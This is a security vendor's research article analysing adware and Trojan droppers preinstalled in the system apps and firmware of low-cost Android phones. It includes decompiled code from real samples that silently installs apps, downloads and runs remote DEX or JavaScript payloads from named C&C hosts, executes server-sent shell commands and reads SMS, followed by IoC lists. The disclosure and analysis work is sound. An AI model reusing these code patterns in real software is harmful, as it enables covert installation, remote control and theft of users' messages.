Pig in a poke: smartphone adware

securelist.com/pig-in-a-poke-smartphone-adware/97607/

Authors

- Expert Igor Golovin
- Expert Anton Kivva


Our support team continues to receive more and more requests from users complaining about intrusive ads on their smartphones from unknown sources. In some cases, the solution is quite simple. In others, the task is far harder: the adware plants itself in the system partition, and trying to get rid of it can lead to device failure. In addition, ads can be embedded in undeletable system apps and libraries at the code level. According to our data, 14.8% of all users attacked by malware or adware in the past year suffered an infection of the system partition.

Why is that? We observe two main strategies for introducing undeletable adware onto a device:

- The malware gains root access on the device and installs adware in the system partition.
- The code for displaying ads (or its loader) gets into the firmware of the device even before it ends up in the hands of the consumer.

The Android security model assumes that an antivirus is a normal app, and according to this concept, it physically can not do anything with adware or malware in system directories. This makes adware a problem. The cybercriminals behind it stop at nothing that will earn them money from advertising (or rather, the forced installation of apps). As a result, malware can end up on the user's device, such as CookieStealer.

As a rule, 1–5% of the total number of users of our security solutions encounter this adware (depending on the particular device brand). In the main, these are owners of smartphones and tablets of certain brands in the lower price segment. However, for some popular vendors offering low-cost devices, this figure can reach up to 27%.



Users who encountered malware or adware in the system partition as a percentage of the total number of Kaspersky users in the country, May 2019 — May 2020

Who's there?

Among the most common types of malware installed in the system partition of smartphones are the Lezok and Triada Trojans. The latter is notable for its ad code embedded not just anywhere, but directly in libandroid_runtime — a key library used by almost all apps on the device. Although these threats were identified several years ago, users continue to run into them.

But Lezok and Triada are just the tip of the cyber iceberg. Below, we examine what else users face today and which system apps were found to contain “additional” code.

Trojan-Dropper.AndroidOS.Agent.pe

This obfuscated Trojan usually hides in the app that handles the graphical interface of the system, or in the Settings utility, without which the smartphone cannot function properly. The malware delivers its payload, which in turn can download and run arbitrary files on the device.

```
v5.a("Content-Type", "application/octet-stream");
if(arg8.l == 1) {
    new StringBuilder().append(this.d).append("/").append(org.b.a.b.b).toString();
    v2 = "data/files/.data/heiress.zip";
}
else if(arg8.l == 2) {
    new StringBuilder().append(this.d).append("/").append(org.b.a.b.c).toString();
    v2 = "data/files/.data/nadir.zip";
}
else {
    new StringBuilder().append(this.d).append("/").append(org.b.a.b.d).toString();
    v2 = "data/files/.data/dl.zip";
}
```

```
try {
    this.b = new DexClassLoader(arg6, arg7, null, ClassLoader.getSystemClassLoader()).loadClass(arg8);
    this.a = this.b.newInstance();
}
catch(Exception v1) {
    this.b = null;
    this.a = null;
}

return 1;
```

Trojan-Dropper.AndroidOS.Agent.pe payload functions

It’s interesting to note that sometimes there is no payload, and the Trojan is unable to perform its task.

Trojan.AndroidOS.Sivu.c

The Sivu Trojan is a dropper masquerading as an HTMLViewer app. The malware consists of two modules and can use root permissions on the device. The first module displays ads on top of other windows, and in notifications.

```
else {
    this.nowPackageName = ((ActivityManager.RunningTaskInfo)mActivityManager.getRunningTasks(1).get(0)).topActivity.getPackageName();
}

this.testPackageName = this.nowPackageName;
Intent intent = new Intent("android.intent.action.MAIN");
intent.addCategory("android.intent.category.HOME");
String HomeName = this.mContext.getPackageManager().resolveActivity(intent, 0).activityInfo.packageName;
if(this.myad.isDesktopPop == 1 && this.testPackageName != null) {
    if(this.testPackageName.equals(HomeName)) {
        Message msg = HelpXService.this.messageHandler.obtainMessage();
        msg.what = 1009;
        msg.obj = this.myad;
        HelpXService.this.messageHandler.sendMessage(msg);
        return;
    }
}
else if(!HttpUtils.whiteList.isEmpty() && this.myad.isDesktopPop == 0 && this.testPackageName != null) {
    this.isWhiteName = Boolean.valueOf(false);
    for(Object v23: HttpUtils.whiteList) {
        if(!((String)v23).equals(this.testPackageName)) {
            continue;
        }

        this.isWhiteName = Boolean.valueOf(true);
        break;
    }
```

The Trojan checks if it can show ads on top of an on-screen app

The second module is a backdoor allowing remote control of the smartphone. Its capabilities include installing, uninstalling, and running apps, which can be used to covertly install both legitimate and malicious apps, depending on the intruder's goals.

```
            continue;
            new Thread(new OpenAppTimer(this.mContext, installVO)).start();
            continue;
        label_31:
            if(installVO.getFileSize() > 0L && installVO.getFileSize() <= installVO.getDownloadSize()) {
                new BusinessSoftList(this.mContext).saveDownloadSuccess(installVO);
                continue;
            }

            new Thread(new DownloadApkTask(this.mContext, installVO)).start();
            continue;
        label_48:
            if(installVO.getFileSize() > 0L && installVO.getFileSize() <= installVO.getDownloadSize()) {
                new BusinessSoftList(this.mContext).saveDownloadSuccess(installVO);
                continue;
            }

            new Thread(new DownloadApkTask(this.mContext, installVO)).start();
            continue;
            new Thread(new OpenAppTimer(this.mContext, installVO)).start();
            continue;
        label_72:
            boolean v4 = apkManage.isInstalledCheck(installVO.getPackagename());
            if(installVO.getFileSize() > 0L && installVO.getFileSize() <= installVO.getDownloadSize() && (v4)) {
                new BusinessSoftList(this.mContext).saveInstallSuccess(installVO);
                new Thread(new OpenAppTimer(this.mContext, installVO)).start();
                continue;
            }
```

Downloading, installing, and running apps

AdWare.AndroidOS.Plague.f

This adware app pretends to be a system service, calling itself Android Services (com.android.syscore). It can download and install apps behind the user's back, as well as display ads in notifications.

```
StringBuilder command = new StringBuilder().append("LD_LIBRARY_PATH=/vendor/lib:/system/lib pm install -r ").append(filePath.replace(" ", "\\ "));
StringBuilder command1 = new StringBuilder().append("chmod 755 ").append(filePath.replace(" ", "\\ "));
if(LogUtil.flag) {
    Log.i("PackageUtil", "command: " + command);
}
```

```
if(intent.getAction().equals("android.intent.action.SCREEN_OFF")) {
    Message msg = Message.obtain(AndroidService.this.mHandler, 0, null);
    AndroidService.this.mHandler.sendMessage(msg);
}
```

```
this.mHandler = new Handler() {
    @Override  // android.os.Handler
    public void handleMessage(Message msg) {
        if(LogUtil.flag) {
            Log.v("AndroidService", "SysCore msg.what =" + msg.what);
        }

        switch(msg.what) {
            case 0: {
                AndroidService.this.silentInstall();
                return;
            }
            default: {
                return;
            }
        }
    }
};
```

Secretly installing apps after the screen turns off

What's more, Plague.f can display ads in SYSTEM_ALERT_WINDOW — a pop-up window that sits on top of all apps.

Trojan.AndroidOS.Agent.pac

Agent.pac can imitate the CIT TEST app, which checks the correct operation of device components. At C&C's command, it can run apps, open URLs, download and run arbitrary DEX files, install/uninstall apps, show notifications, and start services.

```
private void runDex(String arg6, String arg7, String arg8, String arg9) {
    new JSONObject();
    new HashMap();
    new HashMap();
    new HashMap();
    "miqocv".toUpperCase(Locale.ENGLISH);
    "sporting".startsWith("u");
    new HashMap();
    try {
        DexClassLoader v0_1 = new DexClassLoader(arg6, arg7, null, ClassLoader.getSystemClassLoader());
        new String();
        Class v0_2 = v0_1.loadClass(arg8);
        if(v0_2 != null && v0_2.newInstance() != null) {
            Class[] v2 = new Class[]{Context.class, String.class};
            v0_2.getMethod(arg9, v2).setAccessible(true);
            Object v0_3 = v0_2.getMethod(arg9, v2).invoke(v0_2.newInstance(), this.q, this.n);
            if(v0_3 != null) {
                this.p = (JSONObject)v0_3;
            }

            this.c = 0;
            return;
        }
    }
    catch(Exception v0) {
        this.c = -7005;
        this.i = "Dex Excuete error, Exception: " + v0.getMessage();
        return;
    }
}
```

Running a downloaded DEX file

Trojan-Dropper.AndroidOS.Penguin.e

This Trojan dropper hides in an app called STS, which has no functions other than displaying ads. The downloaded code is obfuscated. It can deploy the ToastWindow function, which in this context is analogous to SYSTEM_ALERT_WINDOW — a window that sits on top of all apps.

```
@Override  // android.app.Activity
protected void onCreate(Bundle arg13) {
    this.getWindow().setType(Build.VERSION.SDK_INT < 19 ? 2003 : 2005);
    y.a(this);
    h.a(this);
    this.c = kkkk.a;
```

It can also download and run code.

```
static void a(ClassLoader arg6, File arg7, List arg8) {
    kkk v1 = new kkk();
    Iterator v2 = arg8.iterator();
    while(true) {
        Runable.pull("a");
        if(!v2.hasNext()) {
            return;
        }

        Object v0 = v2.next();
        DexClassLoader v3 = new DexClassLoader(((File)v0).getAbsolutePath(), arg7.getAbsolutePath(), null, arg6);
        kkk.a = null;
        v1.a(v3, ((PathClassLoader)arg6));
    }
}
```

ToastWindow and launching third-party code

Trojan-Downloader.AndroidOS.Necro.d

Unlike the previous Trojans, Necro.d is a native library located in the system directory. Its launch mechanism is built into another system library, libandroid_servers.so, which handles the operation of Android services.

```
v3 = dlopen("libcheckperlib.so", 0);
if ( v3 )
{
  dlerror();
  v4 = (void (__fastcall *)(_DWORD))dlsym(v3, "InjectInterface");
  if ( !dlerror() )
    v4(0);
}
return j_jniRegisterNativeMethods(this, "com/android/server/SystemServer", off_2C34C, 1);
```

Launching the Trojan

At the command of C&C, Necro.d can download, install, uninstall, and run apps. In addition, the developers decided to leave themselves a backdoor for executing arbitrary shell commands.

```
v0 = *(const char ***)(g_antResponse + 40);
if ( v0 != *(const char ***)(g_antResponse + 44) )
{
  while ( !**v0 )
  {
    ++v0;
LBEL_16:
    if ( v0 == *(const char ***)(g_antResponse + 44) )
      return 0;
  }
  if ( j_exec_cmdLine((char *)*v0) )
```

Executing received commands

On top of that, Necro.d can download Kingroot superuser rights utility — seemingly so that the OS security system does not interfere with delivering “very important” content for the user.

```
v2 = _strlen_chk("op.antlauncher.com", 19);
std::string::__init(&v16, "op.antlauncher.com", v2);
v13 = 0;
v14 = 0;
v15 = 0;
v3 = _strlen_chk("33300", 6);
std::string::__init(&v13, "33300", v3);
v10 = 0;
v11 = 0;
v12 = 0;
v4 = _strlen_chk("/?func=upload&filename=/kingroot.apk", 37);
std::string::__init(&v10, "/?func=upload&filename=/kingroot.apk", v4);
v7 = 0;
v8 = 0;
v9 = 0;
v5 = _strlen_chk("/mnt/sdcard/Download/kingroot.apk.tmp", 38);
std::string::__init(&v7, "/mnt/sdcard/Download/kingroot.apk.tmp", v5);
check_per::DownLoadFIle((check_per::CheckPerService *)&v16);
```

Downloading Kingroot

Trojan-Downloader.AndroidOS.Facmod.a

We came across the malware Facmod.a in apps required for the smartphone to operate normally: Settings, Factory Mode, SystemUI. Our eye was caught by devices with not one, but two malicious modules embedded in SystemUI.

```
public static final int DEFAULT_TIMEOUT = 20000;
public static final int UDP_PORT_MAX = 6609;
public static final int UDP_PORT_MIN = 6600;
private static final byte[] src;

static {
    int v0 = 0;
    MAIN$NET.src = new byte[]{112, 97, 117, 41, 95, 106, 96, 110, 115, 116, 117, 41, 94, 106, 104};
    byte[] v1 = new byte[MAIN$NET.src.length];
    while(v0 < MAIN$NET.src.length) {
        v1[v0] = ((byte)(((byte)(MAIN$NET.src[v0] + 5))));
        ++v0;
    }

    MAIN$NET.UDP_HOST = new String(v1);
}
```

Decrypting the C&C address

The first module (**com.android.systemui.assis**) receives an address from the server ufz.doesxyz[.]com for downloading and running arbitrary code under the name DynamicPack:

```
    new StringBuilder("response : ").append(v0).toString();
    LOG.I("TaskPackLoader", "response : ");
    TaskPackLoader$DynamicPackChecker$packCheckResponse v0_1 = this.parseUdpResponse(v0);
    if(v0_1 != null) {
        if(v0_1.mCommand == 9) {
            Message v1 = new Message();
            v1.what = 51;
            INetClient$Server v2 = new INetClient$Server();
            v2.mAddress = v0_1.mTcpSvr;
            v2.mPort = v0_1.mTcpPort;
            v1.obj = v2;
            TaskPackLoader.access$2(TaskPackLoader.this).sendMessage(v1);
        }
```

```
String v0 = String.valueOf(this.mAppletContext.getFilesDir().getAbsolutePath()) + File.separator
        + "Assistant.jar";
Class v0_1 = DexLoader.loadClass(DexLoader.loadDex(this.mAppletContext, v0, Guardian$MD5.md5sum(
        v0)), MAIN$CONFIG.DYNAMIC_MAIN_CLSNAME);
if(v0_1 != null) {
    try {
        this.mDynMain = v0_1.newInstance();
        this.mDynMain.onCreate(((IStatistics)this));
        this.mMainHandler.sendEmptyMessage(43);
    }
```

Downloading and running third-party code

The second (**com.cash**) loads the payload from the encrypted file in the app's resources. The payload solves the usual tasks (for this type of threat) of installing and running apps:

```
try {
    dj.a("qbtnR9T3BbzFscFCxlF3yrmbAY7pusOpCv1Rantke4k=yN3G5mLpY6f7UnzL6XAtIz2js0qgxA05");
    dj.a("KE3J4KT/o4ZYwKYM1qOdrQ==ZQWNO50gDrKoo4J7s0qThL0ASJk4Qd18");
    dj.a("sS14IMdVCs62VSOAZ+QAlhQhk1tJAS10krCcz7mpGyA=l6IvuoQ5UPNPowTm0GwIUIYNEKgor0ka");
    Class v4 = Class.forName("android.app.ActivityThread");
    Object v2 = v4.getMethod("getPackageManager", dg.a(v4, "getPackageManager")).invoke(v4);
    v4 = v2.getClass();
    v4.getMethod("installPackage", dg.a(v4, "installPackage")).invoke(v2, arg7, null, Integer
            .valueOf(0), null);
}
catch(Exception v0_1) {
    di.log(v0_1);
    try {
        String v0_2 = arg7.getPath();
        dj.a("xcDZCZ1C2TU2a0C71f9adA==gDtdkrDUtDQlXNkHXd3MYTk5U9xBlp1O");
        if(v0_2.startsWith("file://")) {
            v0_2 = v0_2.substring(7);
        }

        Runtime v2_1 = Runtime.getRuntime();
        StringBuilder v3 = new StringBuilder();
        dj.a("B0IZKgAfv9xLx1nKEQQpZg==2oJN4f4iC92BNhFMAxYqlBkwhg30E2oP");
        v3.append("pm  install -r ").append(v0_2).append(" > /dev/null").toString();
        v2_1.exec("pm  install -r  > /dev/null").waitFor();
    }
```

Stealthy installation of apps

In addition, Facmod.a has functions for periodically starting the browser and opening a page in it with advertising.

Trojan-Dropper.AndroidOS.Guerrilla.i

The Guerrilla.i Trojan is found in the Launcher system app, responsible for the functioning of the smartphone “desktop.” The Trojan is tasked with periodically displaying ads and opening advertising pages in the browser. Guerrilla.i receives the configuration file by calling htapi.getapiv8[.]com/api.php?rq=plug. This file can also contain an address for downloading an additional module extending the functionality.

```
if(System.currentTimeMillis() - z.b(arg6, "last_req", Long.valueOf(0)).longValue() > (((long)(
        z.b(arg6, "interval_hour", Integer.valueOf(6)).intValue() * 60 * 60 * 1000)))) {
    y.a().a(arg6, "hu_host", "host");
    y.a().a(arg6);
    o.a(arg6).a(new n$1(arg6));
    return;
}

try {
    Intent v0_1 = new Intent(arg6, aa.class);
    v0_1.setFlags(268435456);
    arg6.startActivity(v0_1);
}
```

Trojan-Dropper.AndroidOS.Guerrilla.i periodically displaying ads

Trojan-Dropper.AndroidOS.Virtualinst.c

This dropper can take cover in the Theme app (com.nbc.willcloud.themestore). Its features are not original: downloading, installing, and running apps without the user’s knowledge.

```
private boolean b(String arg8, String arg9) {
    boolean v0 = true;
    try {
        Class v2 = Class.forName("android.app.ActivityThread");
        Object v2_1 = v2.getMethod("getPackageManager", this.a(v2, "getPackageManager")).invoke(
                v2);
        Class v3 = v2_1.getClass();
        v3.getMethod("installPackageAsUser", this.a(v3, "installPackageAsUser")).invoke(v2_1, arg8,
                null, Integer.valueOf(64), arg9, Integer.valueOf(0));
    }
    catch(Throwable v0_1) {
        v0_1.printStackTrace();
        f.a().b("ApkManager", "installSilently() catch " + v0_1.getMessage());
        v0 = false;
    }

    return v0;
}
```

Trojan-Dropper.AndroidOS.Virtualinst.c installing apps

AdWare.AndroidOS.Secretad.c

Another piece of adware that we discovered was built into the wallpaper catalog app. The payload of Secretad.c is contained in the file kgallery.c1ass. It gets unpacked and launched, for example, when the device is unlocked on or apps are installed:

```
<receiver android:name="com.kgallery.sdkapi.BootStrapReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.DOWNLOAD_COMPLETE"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <data android:scheme="package"/>
    </intent-filter>
```

```
private static void decodeFile(File _f) {
    if(!_f.exists()) {
        InputStream v1 = BootStrapAPI.class.getClassLoader().getResourceAsStream("kgallery.class");
        File v2 = new File(BootStrapAPI.e.getFilesDir(), "akdbs_temp.jar");
        BootStrapAPI.b(BootStrapAPI.e, v1, v2);
        a.c(BootStrapAPI.e);
        v2.renameTo(_f);
    }
}
```

Unpacking the payload

Secretad.c can display ads in full screen mode, open pages in the browser, or launch the advertised app itself. Like many other adware programs, Secretad.c can install apps without the user knowing about it.

```
ProcessBuilder v7 = new ProcessBuilder(new String[]{"pm", "install", "-r", apkAbsolutePath});
Closeable v5 = null;
try {
    v1 = new ByteArrayOutputStream();
    v6 = v7.start();
    v4 = v6.getErrorStream();
    while(true) {
        v8 = v4.read();
        if(v8 == v13) {
            break;
        }

        v1.write(v8);
    }
}
```

Secretly installing apps

The app also has one more ad module:

```
<receiver android:enabled="true" android:exported="true" android:name="com.jetekcp.awas.atw.JetekReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="com.jetekcp.action.CU_ACTION"/>
        <action android:name="com.jetekcp.action.CQ_ACTION"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
    </intent-filter>
    <intent-filter android:priority="2147483647">
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
    </intent-filter>
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <data android:scheme="package"/>
    </intent-filter>
```

Its payload is encrypted in the file **assets/1498203975110.dat**. Among other things, it can cause the advertised app's page on Google Play to unexpectedly open, installed apps to start, or the browser to open.

Adware from the manufacturer

Some smartphones contain adware modules pre-installed by the manufacturers themselves. A few vendors openly admit to embedding adware under the hood of their smartphones; some allow it to be disabled, while others do not, describing it as part of their business model to reduce the cost of the device for the end user.

The user generally has no choice between buying the device at the full price, or a little cheaper with lifetime advertising. What's more, we did not find any electronics store offering a clear warning to users that they would be forced to watch ads. In other words, buyers might not suspect that they are spending their cash on a pocket-sized billboard.

Meizu

Meizu devices make no secret that they display ads in apps. The advertising is fairly unobtrusive, and you can even turn it off in the settings. However, in the preinstalled AppStore app (c4296581148a1a1a008f233d75f71821), we uncovered hidden adware able to load under the radar and display itself in invisible windows (such method is usually used to boost the number of showings), which eats up data and battery power:

```
this.webView.setHapticFeedbackEnabled(true);
v1.setGeolocationEnabled(true);
this.webView.getSettings().setUseWideViewPort(false);
this.webView.setInitialScale(100);
DisplayMetrics v1_1 = this.context.getResources().getDisplayMetrics();
this.webView.layout(0, 0, v1_1.widthPixels, v1_1.heightPixels);
this.webView.setWebChromeClient(new shuaWebChromeCl(this));
this.webView.setWebViewClient(new shuaWebViewCl(this));
this.webView.loadUrl(v0_1.optString("click_url"));
pushLog.b("doShuaOffer id: " + v0_1.optString("offer_id"));
if(Build$VERSION.SDK_INT >= 19) {
    this.offerConfig.remove(0);
}
else {
    pushLog.a(0, this.offerConfig);
}
```

Loading ads on the quiet

But that's not all. The app can download and execute third-party JavaScript code:

```
protected String b(Map arg4, byte[] arg5) {
    String v0 = null;
    if(arg5 != null && arg5.length > 0) {
        String v1 = new String(arg5);
        if(!TextUtils.isEmpty(((CharSequence)v1))) {
            v0 = v1;
        }
    }

    return v0;
}

protected String getUrl() {
    return "http://stable.icecyber.org/webviewapi3.js";
}

protected Map c() {
    return null;
}
```

```
public void run() {
    try {
        if(Build$VERSION.SDK_INT >= 19) {
            evilWebView.getWebView(this.webView).evaluateJavascript(this.js, null);
            return;
        }

        evilWebView.getWebView(this.webView).loadUrl("javascript:" + this.js);
    }
    catch(Throwable v0) {
    }
}
```

Downloading and executing JS code

Furthermore, the pre-installed AppStore app can mute the sound, access text messages, and cut and paste their contents into loaded pages.

```
    this.e = new ap(this);
    StringBuilder v3 = new StringBuilder();
    v3.append("c").append("ontent").append("://sm").append("s");
    Uri v0 = Uri.parse(v3.toString());
    this.d = new aq(this, this.e, v0);
    if(ay.a(this.b.getApplicationContext(), 2)) {
        this.b.getApplicationContext().getContentResolver().registerContentObserver(v0, true, this
                .d);
    }

    this.h = ay.a(arg12, new ar(this));
    if((ay.d(arg7)) && (ay.a(this.b, 8))) {
        this.a(arg7, arg8);
    }

    if(Build$VERSION.SDK_INT > 17 && Build$VERSION.SDK_INT < 20) {
        try {
            if(at.a(this.b.getApplicationContext())) {
                goto label_59;
            }

            at.a(this.b.getApplicationContext(), true);
        }
        catch(Throwable v0_1) {
        }
    }

label_59:
    Object v0_2 = this.b.getSystemService("audio");
    if(v0_2 != null) {
        this.i = ((AudioManager)v0_2).getRingerMode();
        ((AudioManager)v0_2).setRingerMode(0);
    }
```

```
class h implements SmsCapture$Callback {
    h(a arg1, String arg2) {
        this.b = arg1;
        this.a = arg2;
        super();
    }

    public void a() {
        a.e(this.b, "window." + this.a + " && window." + this.a + "();");
    }

    public void a(smsObserver arg5, String arg6, String arg7, boolean arg8, Map arg9) {
        if((arg8) && arg9 != null) {
            arg9.size();
        }

        JSONObject v1 = new JSONObject();
        try {
            v1.put("n", arg6);
            v1.put("b", arg7);
            v1.put("match", arg8);
            if(arg9 != null && arg9.size() > 0) {
                v1.put("code", arg9.get("code").toString());
            }

            a.e(this.b, "window." + this.a + " && window." + this.a + "(\'" + ay.a(v1.toString(), '\'')
                    + "\');");
        }
        catch(JSONException v0) {
        }
    }
```

Reading text messages and using their contents in a web page

This approach is often used in outright malicious apps which, unbeknown to the user, sign up to paid subscriptions. One can only trust in the decency of the adware controllers, and hope that third parties do not gain access to it.

But AppStore is not the only suspicious app on Meizu devices. In Meizu Music (com.meizu.media.music 19e481d60c139af3d9881927a213ed88), we found an encrypted executable file used to download and execute a certain Ginkgo SDK:

```
static {
    b.b = 2;
    b.d = new d[]{new d("ss0.404mobi.com", 443), new d("ss0.51ginkgo.com", 443), new d("ss0.lbjg7.com",
            443)};
    b.e = new d[]{new d("apd1.bigdata800.com", 8085), new d("apd1.warnlog.com", 8085), new d("apd1.thunup.com",
            8085)};
    b.f = new d[]{new d("ss0v.404mobi.com", 443)};
    b.g = new d[]{new d("ss1v.404mobi.com", 443)};
}
```

```
private void download(String url, String arg13) {
    InputStream v3;
    new StringBuilder().append("tryUpdateToNewVersion: url=").append(url).append(",md5=").append(
            arg13).toString();
    c.b("tryUpdateToNewVersion: url=,md5=");
    File v4 = this.b();
    File v5 = new File(v4.getParentFile(), "ginkgosdk_temp.jar");
    try {
        v3 = new URL(url).openConnection().getInputStream();
        v5.getAbsolutePath();
        com.android.dd.serviceupdater.utils.a.a("./data/files/ginkgosdk_temp.jar", v3);
        if(b.a(arg13, v5)) {
            if(v4.exists()) {
                StringBuilder v7_1 = new StringBuilder().append("delete file:");
                v4.getName();
                v7_1.append("ginkgosdk.jar").toString();
                c.b("delete file:ginkgosdk.jar");
                v4.delete();
            }

            v5.renameTo(v4);
            f.a(this.a, "ServicePref", "4e3607720f8b48f898ca237d7cd4fb6e", true);
            Intent v2 = new Intent();
            v2.setAction("com.dd.sdk.update");
            this.a.sendBroadcast(v2);
            c.b("tryUpdateToNewVersion succ!");
        }
        else {
            c.c("fail to UpdateToNewVersion: md5 not match!");
        }
```

Downloading Ginkgo SDK

What this SDK does can only be guessed at: not all Meizu devices download it, and we were unable to get hold of the latest version. However, the versions of Ginkgo SDK that we obtained from other sources display ads and install apps without the user's knowledge.

The com.vlife.mxlock.wallpaper app (04fe069d7d638d55c796d7ec7ed794a6) also contains an encrypted executable file, and basically offers standard functions for gray-market adware modules, including the ability to install apps on the sly.

```
private boolean inst(String arg9, PackageInfo arg10) {
    boolean v0 = this.c("pm install -r " + arg9);
    if(arg10.packageName.startsWith("org.simalliance.openmobileapi.cts.")) {
        kp.a().a(new ck$1(this), 10000);
    }

    ck.a.a(gs.e, gt.a, "vivo silence result: {}", new Object[]{Boolean.valueOf(v0)});
    return v0;
}
```

Secretly installing apps

We contacted Meizu to report our findings, but did not receive a response.

Fotabinder

In addition to dubious files in devices from particular vendors, we found a problem affecting a huge number of smartphones. The memory of many devices contains the file /bin/fotabinder (3fdd84b7136d5871afd170ab6dfde6ca), which can download files to user devices and execute code on them received from one of the following remote servers: adsunflower[.]com, adfuture[.]cn, or mayitek[.]com.

```
int __fastcall processCommand(int result)
{
  int v1; // r5
  char *v2; // r4
  int v3; // r6
  int i; // r7
  int v5; // r0

  v1 = result;
  if ( result )
  {
    v2 = (char *)(result + 612);
    v3 = result;
    for ( i = 0; i < *(_DWORD *)(v1 + 512); ++i )
    {
      if ( !strncmp(v2, "dl", 2u) )
      {
        v5 = downloadFile(v1, v2);
      }
      else if ( strlen(v2) > 0x100 )
      {
        v5 = -1;
      }
      else
      {
        v5 = system(v2);
      }
      *(_DWORD *)(v3 + 516) = v5;
      result = sleep(2);
      v2 += 256;
      v3 += 4;
    }
  }
  return result;
}
```

This file is most likely part of the update or testing system, but the encrypted C&C addresses and functions providing remote access to the device raise a red flag.

What does it all mean?

The examples in our investigation show that the focus of some mobile device suppliers is on maximizing profits through all kinds of advertising tools, even if those tools cause inconvenience to the device owners. If advertising networks are ready to pay for views, clicks, and installations regardless of their source, it makes sense to embed ad modules into devices to increase the profit from each device sold.

Unfortunately, if a user purchases a device with such pre-installed advertising, it is often impossible to remove it without risking damage to the system.

In this case, all hopes rest on enthusiasts who are busy creating alternative firmware for devices. But it's important to understand that reflashing can void the warranty and even damage the device.

As for ad modules have not yet done anything malicious, the user can only hope that the developers do not tack on ads from a malicious partner network without even realizing it themselves.

IoC

MD5

42c97a5da141b9cfd7696583875bcef5
0065d7177dfd65cebb1e2e788dce0082
fc0824678f582b0bdf65856e90cf0a01
520b50eee2f9dc522a87398f3bd5be94
cf808957da17f6a0b5d266b0e301bf63
04705df0913ccc0a12abddbcb757bac4
5d05e62fb18c6e1128522fe3371d2c91
5a2e5a1f768e4f33bd007f9acd2a9d0d
6c0d83e9e0eeed44ab1a1e5affb68b85
28119119d19fc3d986df63517dee465e
c81d66f5206193ce76b7f4f0b813f705
00c62413845fba1d9ddfd0e8d99f167b
d7b13e3f54ff5b8ff3e2c78e67e665eb
04fe069d7d638d55c796d7ec7ed794a6

C&C

www.ywupscsff[.]com/fud.do
www.mzeibiyr[.]com/7ve5.do
i151125.infourl[.]net:9080
www.jueoxdr[.]com/ea.do
ufz.doesxyz[.]com
htapi.getapiv8[.]com/api.php?rq=plug
stable.icecyber[.]org
404mobi[.]com
51ginkgo[.]com
lbjg7[.]com

bigdata800[.]com
apd1.warnlog[.]com
apd1.thunup[.]com.

- advertising networks
- Adware
- Mobile Malware
- Mobile security
- Trojan

Authors

- Expert Igor Golovin
- Expert Anton Kivva

Pig in a poke: smartphone adware

Your email address will not be published. Required fields are marked *